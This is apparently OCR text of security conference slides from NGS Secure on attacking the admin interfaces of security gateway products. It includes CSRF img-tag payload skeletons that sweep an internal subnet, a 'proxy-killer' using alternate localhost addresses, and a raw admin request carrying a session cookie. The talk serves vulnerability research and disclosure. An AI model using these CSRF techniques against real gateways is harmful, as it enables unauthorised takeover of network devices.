
- From SMTP relays bounced messages
- Misconfigured Web servers

CSRF a whole subnet

```
<html>
<img src= http://192.168.1.1:xxxx/...etc...
<img src= http://192.168.1.2:xxxx/...etc...
<img src= http://192.168.1.3:xxxx/...etc...
<img src= http://192.168.1.4:xxxx/...etc...
<img src= http://192.168.1.5:xxxx/...etc...
<img src= http://192.168.1.6:xxxx/...etc...
<img src= http://192.168.1.7:xxxx/...etc...
...etc...
```

ngssecure
an ncc group company

Use the browser (and proxy)



Connection Settings

Configure Proxies to Access the Internet

- No proxy
- Auto-detect proxy settings for this network
- Use system proxy settings
- [✓ Manual proxy configuration:]

HTTP Proxy:	192.168.233.128	Port:	8080

[✓ Use this proxy server for all protocols]

SSL Proxy:	192.168.233.128	Port:	8080
FTP Proxy:	192.168.233.128	Port:	8080
SOCKS Host:	192.168.233.128	Port:	8080

SOCKS v4 [✓ SOCKS v5]

No Proxy for: localhost, 127.0.0.1

Example: .mozilla.org, .net.nz, 192.168.1.0/24


- Automatic proxy configuration URL:

There’s no place like localhost

- 127.0.0.1
- 127.0.0.2
- There are millions of ways of representing localhost, that the browser will not spot, and will send to the proxy, but the proxy will treat as localhost

ngssecure
an ncc group company

CSRF proxy attack




Proxy-killer

```
<html>

<img src= http://127.0.0.2:xxxx/...etc...

</html>
```

Did you understand that?



ngssecure
an ncc group company

Interesting examples 3


- Proofpoint (video/demo)
  - Enumerate email addresses
  - OSRF via email

Video removed for slides


Video removed for slides

Video removed for slides

Recap – UI ownage via OSRF



Spot the problem



```
GET /admin? HTTP/1.1
Host: 192.168.233.42:10000
User-Agent: Mozilla/5.0 (X11; Linux i686 on x86_64; rv:7.0.1) Gecko/2010010
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Cookie: sid=Tw3mJ38AAAEAAGSkeqEAAAAE
DNT: 1
Connection: keep-alive
```

Conclusion

- Exploiting Security Gateway products offers powerful positions for an attacker
- Wide range of issues, some very serious
  - Some easy to find, some harder
- Most techniques used are several years old
- I feel there is a big knowledge gap between secure website development and secure UI development

ngssecure
an ncc group company

Further research

- This is a rich area for exploit-development
  - 35+ Exploits found so far in Security Gateways (just takes time)
  - Lots of similar products vulnerable to similar attacks
- Other types of product
  - Daniel Compton – Similar project but for Network-Monitoring software ~ 35+ exploits so far
  - I’ve started looking at SSL VPNs

ngssecure
an ncc group company

Questions and suggestions

- Whitepaper available at BlackHat EU
- Company Website: http://www.ngssecure.com
- Personal Blog: http://insidetrust.blogspot.com
- QUESTIONS?

ngssecure
an ncc group company